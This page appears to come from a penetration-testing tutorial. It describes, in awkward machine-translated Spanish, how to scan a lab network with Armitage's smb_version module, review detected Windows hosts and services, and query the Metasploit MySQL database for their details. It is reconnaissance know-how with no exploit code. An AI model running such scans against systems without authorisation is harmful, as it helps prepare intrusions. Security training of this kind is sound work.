





# Scanning with Armitage

## Escaneo con Armitage


Para seleccionar una búsqueda que desea ejecutar con Armitage, que expanda el árbol de módulo y haga doble clic en el escáner que desea utilizar, en este caso, "smb\_version», y nuestro rango objetivo rhosts.




Después de hacer clic en "Launch", que espera un breve período de tiempo para la exploración para completar y se presentan con los anfitriones que fueron detectados. Los gráficos de los anfitriones indican que hay ya sea Windows XP o Server 2003 objetivos.



Si hay algún host no desea orientar la campaña, que se puede quitar haciendo clic derecho en un host, la ampliación del "host" del menú, y seleccionar "Eliminar Host". Que vemos en nuestros resultados de análisis que hay dos objetivos Server 2003 para que podamos seleccionar sólo los dos y realizar una exploración adicional en ellos. Tenga en cuenta que Armitage ajusta automáticamente el valor rhosts sobre la base de nuestra selección.



Al hacer clic derecho en un servidor y seleccionando la opción "Servicios" se abrirá una nueva pestaña muestra todos los servicios que han sido escaneadas en el sistema de destino.



The screenshot shows the Armitage application window. On the left is a tree view of hosts, with 'tcp' selected under the 'portscan' folder. The main area displays five host icons with their IP addresses: 192.168.1.204 (highlighted with a dashed green box), 192.168.1.205, 192.168.1.203, 192.168.1.201, and 192.168.1.206. At the bottom, a table shows the results of the service scan for the selected host.

host	name	port	proto	state	info
192.168.1.204		21	tcp	closed	
192.168.1.204		23	tcp	closed	
192.168.1.204		25	tcp	closed	
192.168.1.204		80	tcp	open	
192.168.1.204		443	tcp	closed	
192.168.1.204	smb	445	tcp	open	Windows 2003 R2 Service Pack 1 (language: Unk...

Refresh


A pesar de estos análisis breve, podemos ver que hemos recogido una buena cantidad de información acerca de nuestros objetivos que se nos presenta de una manera muy amable. Además, toda la información recopilada es almacenada convenientemente para nosotros en la base de datos MYSQL.

```
mysql> use msf3;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select address,os_flavor from hosts;
+-----+-----+
| address      | os_flavor      |
+-----+-----+
| 192.168.1.205 | Windows 2003 R2 |
| 192.168.1.204 | Windows 2003 R2 |
| 192.168.1.206 | Windows XP      |
| 192.168.1.201 | Windows XP      |
| 192.168.1.203 | Windows XP      |
+-----+-----+
5 rows in set (0.00 sec)
mysql>
```


# Exploitation with Armitage

## La explotación con Armitage

